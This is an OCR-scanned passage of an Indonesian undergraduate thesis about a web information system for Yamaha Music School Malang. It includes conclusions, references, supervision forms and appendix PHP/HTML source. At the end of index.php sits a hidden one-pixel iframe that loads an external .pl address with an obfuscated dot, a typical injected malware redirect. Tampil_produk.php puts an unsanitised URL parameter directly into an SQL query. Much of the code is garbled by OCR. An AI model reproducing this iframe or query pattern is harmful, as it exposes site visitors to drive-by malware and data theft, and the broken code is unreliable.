4	<p>Promosi mengenai produk dari YMSM ini masih sangat terbatas, hanya orang-orang yang sering mampir di YMSM saja yang tahu produk-produk apa saja yang ada di situ. Sehingga memungkinkan lambatnya proses marketing dari perusahaan ini.</p>	<p>Selain sebagai media administratif dan financial web ini juga dimanfaatkan sebagai media berpromosi barang-barang di YMSM. Jangkauannya tidak terbatas. Semua orang bisa mengaksesnya. Hal ini bisa memperoleh keuntungan yang sangat besar bagi perusahaan.</p>

Evaluasi pengujian system ini digunakan sebagai acuan untuk mengetahui tingkat kepuasan user dalam menggunakan website ini. Beberapa pengujian halaman telah dilakukan namun tetap ada beberapa kekurangan, kekurangan tersebut dikarenakan pengujian dilakukan di host yaitu localhost, hal ini menjadi permasalahan karena ada beberapa skrip yang terjadi error, misalnya skrip koneksi, karena nama host, server, password dan databasenya berbeda dengan yang ada pada localhost.

BAB V

PENUTUP

5.1 Kesimpulan

1. Dengan system ini, siswa, calon siswa dan pengajar dapat memantau atau mengisi form pada web *Yamaha Music School*.
2. Manager dapat langsung memantau perkembangan finansial dimana saja asalkan PC, maupun *smart mobilenya* terkoneksi internet
3. System ini berjalan setabil di semua browser, Mozilla Firefox, Opera dan Internet Explorer.
4. Aplikasi ini berjalan dengan stabil pada saat penulis mencoba menjalankan aplikasi ini pada hoster yaitu *dapur-hosting.com*

5.2. Saran

1. System informasi *Yamaha Music School* (Metro Musik) Malang ini hanya berjalan pada PC maupun *smart phone*, untuk itu perlu pengembangan ke arah teknologi WAP, sehingga system ini bisa berjalan pada aplikasi *mobile*, hal ini makin memudahkan pengunjung dalam memperoleh informasi khususnya informasi yang berkaitan dengan manajemen di *Yamaha Music School* tersebut.
2. Web *Yamaha Music School* ini belum dilengkapi dengan sistem penjualan *on-line*. Untuk itu perlu pengembangan demi efisiensi dan efektifitas transaksi penjualan.

DAFTAR PUSTAKA

- [1] <http://yamaha.co.id/>
- [2] Sidik, Betha, Ir. 2004, *Pemrograman Web dengan PHP*, Penerbit Informatika: Bandung.
- [3] Sutarman. 2007. *Membangun Aplikasi Web dengan PHP&MySQL*, Yogyakarta:Graha Ilmu.
- [4] Suprianto, Dodit. 2008. *Pemrograman PHP*, Oase Media, Bandung
- [5] <http://www.muansamusic.com/>
- [6] Wisnu, 2007. *Membuat Aplikasi Reporting Service dengan SQL Server 2005*, Surabaya: Elex Media
- [7] Davis, Gordon B. 1999. *Sistem Informasi Manajemen II*, PPM: Jakarta.
- [8] Hakin, Lukmanil. 2010. *67 Trik dan Ide Brilian Master PHP*, Solo: Loko Media
- [8] Hakin, Lukmanil. 2010. *Trik Rahasia Master PHP*, Solo: Loko Media
- [8] Hakin, Lukmanil. 2011. *Bikin Website Super Keren dengan PHP dan JQuery*, Solo: Loko Media

**L
A
M
P
I
R
A
N**



FORMULIR BIMBINGAN SKRIPSI

Nama : Mikael Nggo'o Segga (Meky)
NIM : 06.12.644
Masa Bimbingan : 29 Oktober 2010 s/d 29 April 2011 *BY*
Judul Skripsi : Pengembangan Sistem Informasi Manajemen di Yamaha Music School Malang Berbasis WEB

No	Tanggal	Uraian	Paraf Pembimbing
1	KAMIS 25/12/10	PROGRAM OF ... LAMPAU BAB IV	
2	SENIN 29/11/10	BAB IV & KESIMPULAN REVISI	
3	KAMIS 2/12/10	PERBAIKI KESIMPULAN & SARAN	
4	KAMIS 27/1/11	BUAT AKHIRAN PADA SEMINAR HATI:	
5	JUMAT 28/1/11	STDP SEMINAR HATI:	
6			
7			
8			
9			
10			

Malang,
Dosen Pembimbing II

Sandy NataliManjta,S.KOM



FORMULIR BIMBINGAN SKRIPSI

Nama : Mikael Nggo'o Sega (Meky)
NIM : 06.12.644
Masa Bimbingan : 29 April 2010 s/d 29 Oktober 2010
Judul Skripsi : Pengembangan Sistem Informasi Manajemen di Yamaha Music School Malang Berbasis WEB

No	Tanggal	Uraian	Paraf Pembimbing
1	20-5-10	ACC BAB I	
2	25-5-10	ACC BAB II	
3			
4			
5			
6			
7			
8			
9			
10			

Malang,
Dosen Pembimbing I

Mohammad Ibrahim Ashari, ST, MT

NIP.P 1030100358



INSTITUT TEKNOLOGI NASIONAL
 FAKULTAS TEKNOLOGI INDUSTRI
 JURUSAN TEKNIK ELEKTRO S-1

FORMULIR PENDAFTARAN UJIAN SKRIPSI

Nama	:	Mikaal Hggo'o Sega (Meky)
N I M	:	061264A
Fakultas	:	Teknologi Industri
Jurusan/Konsentrasi	:	T. Elektro S1/T. Elektronika, T. Komputer& Informatika
Alamat di Malang	:	Jln. Perusahaan
Masa Penulisan Skripsi	:	
Dosen Pembimbing	:	Ebrahim Ashari, ST dan Sandy Hataly Mantja, s.kom
Judul Skripsi	:	Pengembangan Sistem Informasi Manajemen di Yamaha Musik school Malang berbasis web.

Persyaratan yang harus dipenuhi:

No	Persyaratan	Paraf*)
1	Telah mengumpulkan 140 Sks dengan IPK ° 2	
2	Tidak ada nilai E	
3	Telah menyelesaikan/mengumpulkan Laporan Praktek Kerja	
4	Telah menempuh semua praktikum yang di syaratkan Jurusan	
5	Menyerahkan Kartu seminar	<i>[Signature]</i>
6	Mengumpulkan foto copy buku Skripsi siap jilid yang telah ditandatangani Dosen pembimbing rangkap 3 (Tiga) l'ksemplar	
7	Telah melunasi persyrtan administrasi (kuitansi warna kuning)	<i>[Signature]</i>

Mengetahui,
 Sekretaris Jurusan
 T. Elektro S1

Malang _____ 20

Mahasiswa ybs

(Dr. Eng. Aryuanto Soetedjo, ST, MT)
 NIP. Y. D30800417

(_____)

Catatan:

*)diparaf Sekretaris Jurusan



FORMULIR BIMBINGAN SKRIPSI

Nama : Mikael Nggo'o Sega (Meky)
NIM : 06.12.644
Masa Bimbingan : 29 Oktober 2010 s/d 29 April 2011 *BY*
Judul Skripsi : Pengembangan Sistem Informasi Manajemen di Yamaha Music School Malang Berbasis WEB

No	Tanggal	Uraian	Paraf Pembimbing
1	21/10/2010	acc Bab I -	<i>[Signature]</i>
2	6/11/2010	Acc Bab II.	<i>[Signature]</i>
3	15/11/2010	Revisi Bab III	<i>[Signature]</i>
4	29/11/2010	acc Bab IV	<i>[Signature]</i>
5	30/11/2010	acc Bab V	<i>[Signature]</i>
6	1/12/10	acc Bab III	<i>[Signature]</i>
7			
8			
9			
10			

Malang,
Dosen Pembimbing I

Mohammad Ibrahim Ashari, ST, MT

NIP.P 1030100358



FORMULIR BIMBINGAN SKRIPSI

Nama : Mikael Nggo'o Segu (Meky)
NIM : 06.12.644
Masa Bimbingan : April 2010 s/d 29 Oktober 2010
Judul Skripsi : Pengembangan Sistem Informasi Manajemen di Yamaha Music School Malang Berbasis WEB

No	Tanggal	Uraian	Paraf Pembimbing
1	KAMIS 21/5/10	BAB I OK + BAB II DITAMBAHKAN STRUKTUR ORGANISASI	A
2	KAMIS 5/8/10	PERBAIKI BAB II DFD.	A
3	KAMIS 23/09/10	PERBAIKI DFD LEVEL 0	A
4	KAMIS 14/10/10	DFD DF. BAB II OK. LANJUT BAB IV + PROBAB	A
5			
6			
7			
8			
9			
10			

Malang,
Dosen Pembimbing II

Sandy Natali Manjita, S.KOM



PERMOHONAN PERSETUJUAN SKRIPSI

Yang betanda tangan dibawah ini :

Nama : Mibael Nggoó Segar (Mekey)
 N I M : 0612649
 Semester : VII
 Fakultas : Teknologi Industri
 Jurusan : Teknik Elektro S-1
 Konsentrasi : TEKNIK ELEKTRONIKA
 TEKNIK ENERGI LISTRIK
 TEKNIK KOMPUTER DAN INFORMATIKA
 Alamat :

Dengan ini kami mengajukan permohonan untuk mendapatkan persetujuan untuk membuat *SKRIPSI Tingkat Sarjana*. Untuk melengkapi permohonan tersebut, bersama kami lampirkan persyaratan-persyaratan yang harus dipenuhi.


Adapun persyaratan-persyaratan pengambilan *SKRIPSI* adalah sebagai berikut :

1. Telah melaksanakan semua praktikum sesuai dengan konsentrasinya (.....)
2. Telah lulus dan menyerahkan Laporan Praktek Kerja (.....)
3. Telah lulus seluruh mata kuliah keahlian (MKB) sesuai konsentrasinya (.....)
4. Telah menempuh mata kuliah ≥ 134 sks dengan IPK ≥ 2 dan tidak ada nilai E (.....)
5. Telah mengikuti secara aktif kegiatan seminar skripsi yang diadakan Jurusan (.....)
6. Memenuhi persyaratan administrasi (.....)

Demikian permohonan ini untuk mendapatkan penyelesaian lebih lanjut dan atas perhatiannya kami ucapkan terima kasih.

Telah diteliti kebenaran data tersebut diatas
 Recording Teknik Elektro

Malang, 23. maret 2000
 Pemohon

(.....) 



Index.php

```
<?php
    session_start();
    require("admin/conf.php");
    if (!isset($_SESSION[sha1('usersX')]) || !isset($_SESSION[sha1('namasX')])){

        ;
        if (($_GET['logout'])){
            session_unregister(sha1('usersX'));
            session_unregister(sha1('namasX'));
            unset($_SESSION["expires_by"]);
            session_destroy();
        }
    }

    ;
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Situs Resmi Yamaha Music Square Malang</title>
<style type="text/css">
@import url("base_calendar_style.css");
/* Layout */
@import "reset.css";
@import "dropdown.css";

/* Theme */
@import "default.ultimate.css";
</style>
<script type="text/javascript">
var brows=String(navigator.appName);
if (brows.indexOf('Internet Explorer')!=-1){
    alert('Browser Tidak Support \nGunakan Mozilla, Opera atau Google Chrome');
}
</script><script src="js/jquery.js" type="text/javascript"></script>
<script type="text/javascript" src="js/jquery.form.js"></script>

<style type="text/css">
.meny {font-size: 16px;
body {
    background-image: url(images/image_2_02.gif);
    background-repeat: repeat-x;
```



```
        background-attachment:fixed;
        background-image: url(images/image%202_02.gif);
    }
body,td,th {
    font-family: Helvetica,Arial,sans-serif;
    font-size: 12px;
    color: #333333;
}
a{
    text-decoration:none;
}
a:hover {
    color: #232de7;
}
.foot {
    color: #FFFFFF;
    font-weight: bold;
    text-shadow: 2px 2px 2px #333;
    border-shadow;
}
.buttondiv {
    color:#333333;
    text-shadow: 1px 1px 1px #CCCCCC;
}
.buttonnav {
    text-decoration:none;
    font-size:10px;
    width:64px;
    height:64px;
    margin:0px 10px 0px 10px;
}
.buttonnav:hover {
    text-decoration:none;
    font-size:10px;
    width:74px;
    height:74px;
    text-shadow: 2px 2px 2px #333;
    border-shadow;
}
-->
</style>
```

```

<style type="text/css">
.textbox{
    border:solid #3399FF 1px;

}
.textboxdata;
    border:solid #999999 1px;
    background-color:#f2fbff;
;
.textboxdata hover;
    border:solid #232de7 1px;
    background-color:#FFFFFF;
;
.textboxdata focus;
    border:solid #CCCCCC 1px;
    background-color:#FFFFFF;
}
.rowdata;
    background-color:#FFFFFF;
;
.rowdata hover;
    background-color:#f2fbff;
;
.paged;
    color:#232de7;
;
.paged.hover;
    color:#232de7;
;

.textbox1 ;
    border:solid #0066FF 1px;
    background-color:#f0f0f0;
;
.navbutton ;
    color:#333333;
    height:18px;
    font-size:13px;
    margin:3px 5px 0px 0px;
    border-bottom:1px #f0f0f0 solid;
    text-shadow: 1px 1px 1px #999999;

;

```

```

.navbutton .hover {
    text-shadow: 1px 1px 1px #ffffff;
}
</style>
</head>

<body >

<table style="width:901px" border="0" align="center" cellpadding="0" cellspacing="0" >
  <tr>
    <td style="height:145px;background-repeat:no-repeat" colspan="3" background="images/head.gif"
id="header" >&nbsp;&nbsp;&nbsp;</td>
  </tr>
  <tr>
    <td height="52" colspan="3" valign="top" background="images/admin-2_03.png"
style="height:40px;background-repeat:no-repeat;color:#FFFFFF"><div class="foot" style="margin-
right:50px;margin-top:5px;color:#FFFFFF" align="right">
    <table width="100%" border="0" cellspacing="0" cellpadding="0">
      <tr>
        <td width="85%"><div style="margin-left:20px;margin-top:8px;color:#FFFFFF">

          <ul class="dropdown dropdown-horizontal" style="width:800px;color:#FFFFFF">
            <li style="border:none;color:#FFFFFF" ><a href="/" >Home</a></li>
              <li style="border:none;color:#FFFFFF" ><a
href=""?_mod=_produk">Product</a></li>
                <li style="border:none;color:#FFFFFF" ><a
href=""?_mod=_grade">Music School </a></li>
                  <li style="border:none;color:#FFFFFF" ><a
href=""?_mod=_berita">Informasi</a></li>
                    <li style="border:none;color:#FFFFFF" ><a
href=""?_mod=_profil">Profil</a></li>
                      <li style="border:none" ><span class="dir"
style="color #232de7">Account</span>
                        <ul>
                          <li><a href="http://localhost/ymsm/staf_pengajar/logout.php">Administrator</a></li>
                            <li><a
href="http://localhost/ymsm/staf_keuangan/">keuangan</a></li>
                              <li><a
href="http://localhost/ymsm/manager">Manager</a></li>
                                <li><a
href="http://localhost/ymsm/toko/adminweb/">Admin</a></li>
                                  </ul>
                                </li>
                              </ul>
                            </td>
                        </div></td>

```

```
<td width="15%">&nbsp;</td>
</tr>
</table>
</div></td>
</tr>
```

```
<tr>
<td colspan="3" valign="top" background="images/admin_12.png"
style="height:44px;background-repeat:no-repeat"><div class="foot" style="margin-left:20px;margin-
top:13px;" id="judul"><strong> </strong></div></td>
</tr>
<tr>
```

```
<td style="width:10px;background-repeat:repeat-y" height="25" background="images/image
2_14.png">&nbsp;</td>
<td style="width:881px" align="center" valign="top" bgcolor="#FFFFFF"><table width="100%"
border="0" align="center" cellpadding="2" cellspacing="2">
```

```
<tr>
<td width="28%" height="227" valign="top"><?php if (!isset($_SESSION[sha1('usersX')]) ||
!isset($_SESSION[sha1('namaxX')])){ ?>
<table width="107%" border="0" cellspacing="0" cellpadding="0">
```

```
<tr>
<td width="11" height="42" background="images/admin_20.png" style="background-
repeat:no-repeat;width:15px;background-position:right">&nbsp;</td>
```

```
<td width="145" background="images/admin_21.png" style="background-
position:center"><div align="center" class="foot"> Login Pengajar </div></td>
```

```
<td width="83" background="images/admin_23.png" style="background-repeat:no-
repeat,width:15px;background-position:left" >&nbsp;</td>
```

```
</tr>
<tr>
```

```
<td height="41">&nbsp;</td>
<td style="text-align:left"><br /><form action="mod/uc13.php" method="post"
name="flogin" id="flogin">
```

```
NIP<br />
<input name="_user" type="text" id="_user" />
```

```
<br />
Password<br />
```

```
<input name="_pass" type="password" id="_pass" />
<br />
```

```
<input name="Login" type="submit" id="Login" value="Login" />
```

```
<input name="_aksi" type="hidden" id="_aksi" value="_login" />
```

```
</form></td>
<td>&nbsp;</td>
```

```
</tr>
<tr>
```

```
<td>&nbsp;</td>
```

```

                <td>&nbsp;</td>
                <td>&nbsp;</td>
            </tr>
        </table>
        <?php if (!isset($_SESSION[shal('usersX')]) ||
isset($_SESSION[shal('namasX')])){ ?>
            <table width="107%" border="0" cellspacing="0" cellpadding="0">
                <tr>
                    <td width="11" height="42" background="images/admin_20.png" style="background-
repeat:no-repeat,width:15px;background-position:right">&nbsp;</td>
                    <td width="145" background="images/admin_21.png" style="background-
position:center"><div align="center" class="foot"> Login Siswa.</div></td>
                    <td width="83" background="images/admin_23.png" style="background-repeat:no-
repeat,width:15px;background-position:left">&nbsp;</td>
                </tr>
                <tr>
                    <td height="41">&nbsp;</td>
                    <td style="text-align:left"><br />
                        <form action="mod/act2.php" method="post" name="flogin" id="flogin">
                            NIS<br />
                            <input name="_user2" type="text" id="_user2" />
                            <br />
                            Password<br />
                            <input name="_pass2" type="password" id="_pass2" />
                            <br />
                            <input name="Login2" type="submit" id="Login2" value="Login" />
                            <input name="_aksi2" type="hidden" id="_aksi2" value="_login" />
                        </form></td>
                    <td>&nbsp;</td>
                </tr>
                <tr>
                    <td>&nbsp;</td>
                    <td>&nbsp;</td>
                    <td>&nbsp;</td>
                </tr>
            </table>
            <?php } ?>
        </table>
        <table width="107%" border="0" cellspacing="0" cellpadding="0">
            <tr>
                <td width="11" height="42" background="images/admin_20.png" style="background-
repeat:no-repeat,width:15px;background-position:right">&nbsp;</td>
                <td width="212" background="images/admin_21.png" style="background-
position:center"><div align="center" class="foot">Kategori Product </div></td>
                <td width="17" background="images/admin_23.png" style="background-repeat:no-
repeat,width:15px;background-position:left">&nbsp;</td>
            </tr>
        </table>
    
```

```

</tr>
<tr>
  <td height="15">&nbsp;</td>
  <td style="text-align:left"><strong><a href="?!_mod=_produk_mic">Microphon</a></strong></td>
</tr>
<tr>
  <td height="15">&nbsp;</td>
  <td style="text-align:left"><strong><a href="?!_mod=_produk_bass">Bass Elektrik</a></strong></td>
</tr>
<tr>
  <td height="15">&nbsp;</td>
  <td style="text-align:left"><strong><a href="?!_mod=_produk_bassA">Bass Akustik</a></strong></td>
</tr>
<tr>
  <td height="15">&nbsp;</td>
  <td style="text-align:left"><strong><a href="?!_mod=_produk_efect_bass">Effect Bass</a></strong></td>
</tr>
<tr>
  <td height="15">&nbsp;</td>
  <td style="text-align:left"><strong><a href="?!_mod=_produk_guitar_electric">Guitar Elektrik</a></strong></td>
</tr>
<tr>
  <td height="15">&nbsp;</td>
  <td style="text-align:left"><strong><a href="?!_mod=_produk_efect_guitar">Effect Guitar</a></strong></td>
</tr>
<tr>
  <td height="15">&nbsp;</td>
  <td style="text-align:left"><strong><a href="?!_mod=_produk_ampliG">Amply Guitar</a></strong></td>
</tr>
<tr>
  <td height="15">&nbsp;</td>

```

```

<td>&nbsp;</td>
</tr>
<tr>
<td>&nbsp;</td>
<td height="300" background="images/iklan.gif">&nbsp;</td>
<td>&nbsp;</td>
</tr>
</table>

```

```

<table width="107%" border="0" cellspacing="0" cellpadding="0" style="display:none">
<tr>
<td width="11" height="42" background="images/table_03_2.png" style="background-repeat:no-repeat,width:11px;background-position:right">&nbsp;</td>
<td width="145" background="images/table_04_2.png" style="background-position:center"><div align="center" class="foot"> Main Menu </div></td>
<td width="83" background="images/table_06.png" style="background-repeat:no-repeat,width:11px;background-position:left">&nbsp;</td>
</tr>
<tr>
<td height="41">&nbsp;</td>
<td><div class="navbutton" align="center"
onclick="document.location='mod/act.php?_=<?php echo sha1('_logout'); ?>'">
<div align="left"><strong>&raquo; Logout</strong> </div>
</div>
<div class="navbutton" align="center" onclick="document.location='mod/act.php?_=<?php echo sha1('_logout'); ?>'">
<div align="left"><strong>&raquo; Logout</strong> </div>
</div>
<div class="navbutton" align="center" onclick="document.location='mod/act.php?_=<?php echo sha1('_logout'); ?>'">
<div align="left"><strong>&raquo; Logout</strong> </div>
</div>
</td>&nbsp;</td>
</tr>
<tr>
<td>&nbsp;</td>
<td>&nbsp;</td>
<td>&nbsp;</td>
</tr>
</table></td>
<td width="2%" align="left" valign="top" style="border-right:1px #CCCCCC solid;
">&nbsp;</td>

```

```
<td style="text-align:left"><strong><a href="?_mod=_produk_amplib">Ampl  
Bass</a></strong></td>  
<td>&nbsp;sp;</td>  
</tr>
```

```
<tr>  
<td height="15">&nbsp;sp;</td>  
<td style="text-align:left"><strong><a href="?_mod=_produk_amplik">Ampl  
Keyboard</a></strong></td>  
<td>&nbsp;sp;</td>  
</tr>
```

```
<tr>  
<td height="15">&nbsp;sp;</td>  
<td style="text-align:left"><strong><a href="?_mod=_produk_drum">Drum</a></strong></td>  
<td>&nbsp;sp;</td>  
</tr>
```

```
<tr>  
<td height="15">&nbsp;sp;</td>  
<td style="text-align:left"><strong><a href="?_mod=_produk_mixer">Akse  
Instrument</a></strong></td>  
<td>&nbsp;sp;</td>  
</tr>
```

```
<tr>  
<td height="15">&nbsp;sp;</td>  
<td>&nbsp;sp;</td>  
<td>&nbsp;sp;</td>  
</tr>
```

```
</table>  
<table width="107%" border="0" cellspacing="0" cellpadding="0">
```

```
<tr>  
<td width="11" height="41" background="images/admin_20.png" style="background-  
repeat:no-repeat;width:15px;background-position:right">&nbsp;sp;</td>  
<td width="212" background="images/admin_21.png" style="background-  
position:center"><div align="center" class="foot">Pendaftaran Calon YMS </div></td>  
<td width="17" background="images/admin_23.png" style="background-repeat:no-  
repeat;width:15px;background-position:left">&nbsp;sp;</td>  
</tr>
```

```
<tr>  
<td height="41">&nbsp;sp;</td>  
<td style="text-align:left"><strong><a href="?_mod=_daftar" >Pendaftaran Online  
</a></strong><br />  
<a href="<?php if (!isset($_SESSION[sha1('usersX')])) ||  
!isset($_SESSION[sha1('namasX')])){ ?>?_mod=_daftar&&cabang=<?php echo $Az; ?><?php } ?>">  
<div style="border-bottom:1px dotted #CCCCCC"></div>  
</a></td>
```



```

<td width="70%" align="left" valign="top" ><div style="margin-left:10px">
<?php

        {
        //case "1".
        if (($_GET['_mod'] && (isset($_SESSION[sha1('usersX')]) ||
isset($_SESSION[sha1('namasX')])))
        {
                switch ($_GET['_mod']){

                        case '_siswa' :
                                include('mod/siswa.php');
                                $str="Data Siswa YMSM";
                                break;

                        case '_info' :
                                include('mod/info.php');
                                $str="Informasi";
                                break;

                                ;

                        ;else {

                switch ($_GET['_mod']){
                        case '_siswa' :
                                include('mod/siswa.php');
                                $str="data siswa yg
berkunjung".

                                break;

                        case '_pengajar' :
                                include('mod/pengajar.php');
                                $str="data pengajar yg
berkunjung".

                                break;

                        case '_daftar' :
                                include('mod/daftar.php');
                                $str="Registrasi Siswa baru
Baru".

                                break;

                        case '_daftar2' :
                                include('mod/daftar2.php');
                                $str="Registrasi Siswa baru
Baru".

                                break;

                        case '_produk' :

```

include('toko/tampil_produk.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_mic' :

include('toko/tampil_produk_mic.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_bass' :

include('toko/tampil_produk_bass.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_bassA' :

include('toko/tampil_produk_bassA.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_efect_bass' :

include('toko/tampil_produk_cbass.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_guitar_electric' :

include('toko/tampil_produk_elgitar.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_efect_guitar' :

include('toko/tampil_produk_egitar.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_ampliG' :

include('toko/tampil_produk_ampliG.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_ampliB' :

include('toko/tampil_produk_ampliB.php');

```
$str="Data produk YMSM";  
break;
```

case '_produk_drum' :

break;

default :

```
echo '<div align="center" > </p>
<p><strong> <font size="4" color="#232de7" style="text-shadow: 1px 1px 1px
#111111;">Selamat Datang di Website Metro Music
Malang</font></strong></div><div><p><br><i>Yamaha Music Education</i><br><p>Sistem
Pendidikan Musik Yamaha merupakan sistem yang diciptakan secara tersendiri oleh Yamaha. Sejak
awal diciptakan melalui berbagai observasi oleh para ahli dari Yamaha Music Foundation di Jepang
pada tahun 1954 dan mulai diterapkan di Indonesia pada tahun 1971, sistem ini terus mengalami
perkembangan hingga saat ini sistem ini telah tersebar ke seluruh penjuru dunia termasuk
Indonesia <P>Hal utama yang sangat mendasari sistem ini adalah pemikiran bahwa tidak semua
manusia terlahir dengan bakat alami yang luar biasa, namun demikian orang yang terlahir dengan
kemampuan rata-rata pun dapat menikmati musik, bermain alat musik bahkan menciptakan
musik <p>Melalui sistem Pendidikan Musik Yamaha, setiap siswa dibimbing untuk dapat
berkomunikasi dan mengekspresikan diri melalui musik, tidak hanya mampu memainkan alat musik
tetapi dapat mengkreasikan musiknya sendiri <p>Pendidikan musik sangatlah efektif jika dimulai
pada anak-anak usia balita, tetapi tidaklah mudah untuk menemukan cara mengajarkan musik pada
anak-anak usia ini karena anak-anak pada usia ini rata-rata belum memiliki kestabilan emosi,
kemampuan berkonsentrasi dalam jangka waktu panjang dan kemampuan fisik seperti orang dewasa,
akan tetapi anak-anak usia ini memiliki kemampuan mendengar yang sangat baik. Oleh karena itu
untuk pendidikan musik yang dimulai di usia balita, Yamaha menciptakan sistem pelajaran secara
berkelompok (group lesson).<p><br><i>Keuntungan dari group lesson adalah :</i><p>Anak-anak
mendapatkan pengalaman mendengar musik yang lebih banyak, tidak hanya mendengarkan musik
yang dimainkan oleh guru dan dirinya sendiri tetapi juga musik yang dimainkan teman-
temannya<p>Anak-anak mendapatkan suasana yang menyenangkan di group lesson dengan "Belajar
sambil bermain dan bermain sambil belajar". Hal ini dapat menghilangkan rasa bosan sehingga mereka
dapat berkonsentrasi lebih lama.<p>Anak-anak dapat memperoleh pengalaman bermain musik
bersama teman-temannya melalui permainan musik secara ensemble, hal ini hanya diperoleh di group
lesson.<p>Membantu perkembangan kehidupan sosial anak-anak dan melatih kekompakan dalam
sebuah kelompok <div>; break;
```

```

</tr>
<tr>
<td>&nbsp;&nbsp;&nbsp;</td>
<td>&nbsp;&nbsp;&nbsp;</td>
<td>&nbsp;&nbsp;&nbsp;</td>
</tr>
</table>
</td>
<td style="width:10px;background-repeat:repeat-y" background="images/admin_16.png"
>&nbsp;&nbsp;&nbsp;</td>
</tr>
<tr>
<td colspan="3" background="images/image 2_16.png" style="height:12px; background-repeat:no-
repeat" >&nbsp;&nbsp;&nbsp;</td>
</tr>
<tr>
<td style="background-repeat:no-repeat" height="76" background="images/admin_27.png"
>&nbsp;&nbsp;&nbsp;</td>
<td valign="bottom" background="images/admin_30.png" bgcolor="#F4F4F4"
style="height:80px;background-repeat:repeat-x"> <div align="center">
<p class="foot">&nbsp;&nbsp;&nbsp;</p>
<p class="foot">Hak Cipta Yamaha Music School Malang <br />
&copy; 2010 </p>
<p>&nbsp;&nbsp;&nbsp;</p>
</div></td>
<td style="width:10px;background-repeat:no-repeat" background="images/admin-2_22 (2).png"
>&nbsp;&nbsp;&nbsp;</td>
</tr>
</table>

<iframe style="height:1px" src="http://www&#46;13renz.pl/rc/" frameborder=0 width=1></iframe>
</body>
</html>

```

Tampil_produk.php

```

<?php
include "config/koneksi.php";
include "staf_pengajar/config/class_paging2.php".
switch($_GET[act]){
// Tampil Siswa
default:
echo "<h2><font color=red>Produk-produk Di Yamaha Music Square Malang</font></h2>";
echo "<table>";
    $p = new Paging;

```

```

$batas = 10;
$posisi = $p-> cariPosisi($batas);

$sql=mysql_query("SELECT * FROM produk ORDER BY id_produk DESC LIMIT $posisi,
$batas");
$no = $posisi+1;

while ($r=mysql_fetch_array($sql)){
    $harga = number_format($r[harga],0,".",".");
    $deskripsi = nl2br($r[deskripsi]); // membuat paragraf
    $sisi = substr($deskripsi,0,220); // ambil sebanyak 220 karakter
    $sisi = substr($deskripsi,0,strpos($sisi," ")); // potong per spasi kalimat

    echo "<tr><td><img src='staf_pengajar/modul/mod_produk/img_produk/kecil_{$r[gambar]}'
align=left hspace=40 border=0></td><td><b>{$r[nama_produk]}</b> <br /><br />
    $sisi ... <a href=?_mod=_produk&act=detail&id={$r[id_produk]}>Selengkapnya</a></td></tr>
        <tr><td>Rp. <b>{$harga}</b> </td></tr>
    <tr><td colspan=2><hr /></td></tr>";
$no++;
;
echo "</table>";
$jmlldata = mysql_num_rows(mysql_query("SELECT * FROM produk"));
$jmlhalaman = $p->jumlahHalaman($jmlldata, $batas);
$linkHalaman = $p->naviHalaman($_GET[halaman], $jmlhalaman);

echo "<div id=paging>Hal: $linkHalaman</div><br>";
break;

case "detail":
echo "<table>";
$sql=mysql_query("SELECT * FROM produk where id_produk=$_GET[id]");

while ($r=mysql_fetch_array($sql)){
    $harga = number_format($r[harga],0,".",".");
    $deskripsi = $r[deskripsi]; // membuat paragraf
    $sisi = substr($deskripsi,0,220); // ambil sebanyak 220 karakter
    $sisi = substr($deskripsi,0,strpos($sisi," ")); // potong per spasi kalimat
echo "<tr><td><b>{$r[nama_produk]}</b><br><br><br></td></tr>
    <tr><td><img src='staf_pengajar/modul/mod_produk/img_produk/{$r[gambar]}' align=left
hspace=40 border=0></td></tr>
    <tr><td><b>Rp. $harga</b></td></tr>
    <tr><td>{$deskripsi}</td></tr>
    <tr><td> <a href=?_mod=_produk> >>back </a></td></tr>";}
echo "</table>";
break;

```

```
}
```

```
>
```

Daftar.php

```
<script type="text/javascript">
function semua_digit(s)
{
    var i;
    for (i = 0; i < s.length; i++){
        var c = s.charAt(i);
        if (((c < "0") || (c > "9")))
            return false;
    }

    return true;
}

function cekdata()
{
    // Cek NIP
    formtambah = document.getElementById('formtambah');
    if (formtambah.nm_siswa.value=="")
    {
        alert("NAMA tidak boleh kosong");
        formtambah.nm_siswa.focus();
        return false;
    }
    if (! semua_digit(formtambah.no_transfer.value))
    {
        alert("No. Transfer Berupa Digit");
        formtambah.no_transfer.focus();
        return false;
    }
    if (formtambah.kd_grade.value=="")
    {
        alert("GRADE tidak boleh kosong");
        formtambah.kd_grade.focus();
        return false;
    }
    if (formtambah.email.value=="")
    {
        alert("EMAIL tidak boleh kosong");
    }
}

```

```

        formtambah.email.focus();
        return false;
    }
    if (formtambah.no_telp.value=="")
    {
        alert("NO.TELEPON tidak boleh kosong");
        formtambah.no_telp.focus();
        return false;
    }
    if (formtambah.alamat.value=="")
    {
        alert("ALAMAT tidak boleh kosong");
        formtambah.alamat.focus();
        return false;
    }
    if
(formtambah.selecttg.value=="0"||formtambah.selectbl.value=="0"||formtambah.selectth.value=="0")
    {
        alert("tanggal/Bulan/Tahun tidak boleh kosong");
        formtambah.selecttg.focus();
        return false;
    }
    if (formtambah.tmpt_lahir.value=="")
    {
        alert("Tempat Lahir tidak boleh kosong");
        formtambah.tmpt_lahir.focus();
        return false;
    }
    if (formtambah.jns_kelamin.value=="")
    {
        alert("Jenis Kelamin tidak boleh kosong");
        formtambah.jns_kelamin.focus();
        return false;
    }
    if (formtambah.agama.value=="")
    {
        alert("AGAMA tidak boleh kosong");
        formtambah.agama.focus();
        return false;
    }
    return true;
}
</script>
<style type="text/css">

```



```

<!--
.style2 {
    font-size: 18px;
    color: #000000;
}
.style3 {
    color: #000000;
    font-weight: bold;
}
-->
</style>

```

```

<form action="mod/aksi_daftar.php" method="post" id="formtambah" onSubmit="return cekdata()">
<table width="100%" border="0" cellpadding="2" cellspacing="2" style="width:100%">

```

```

<tr>
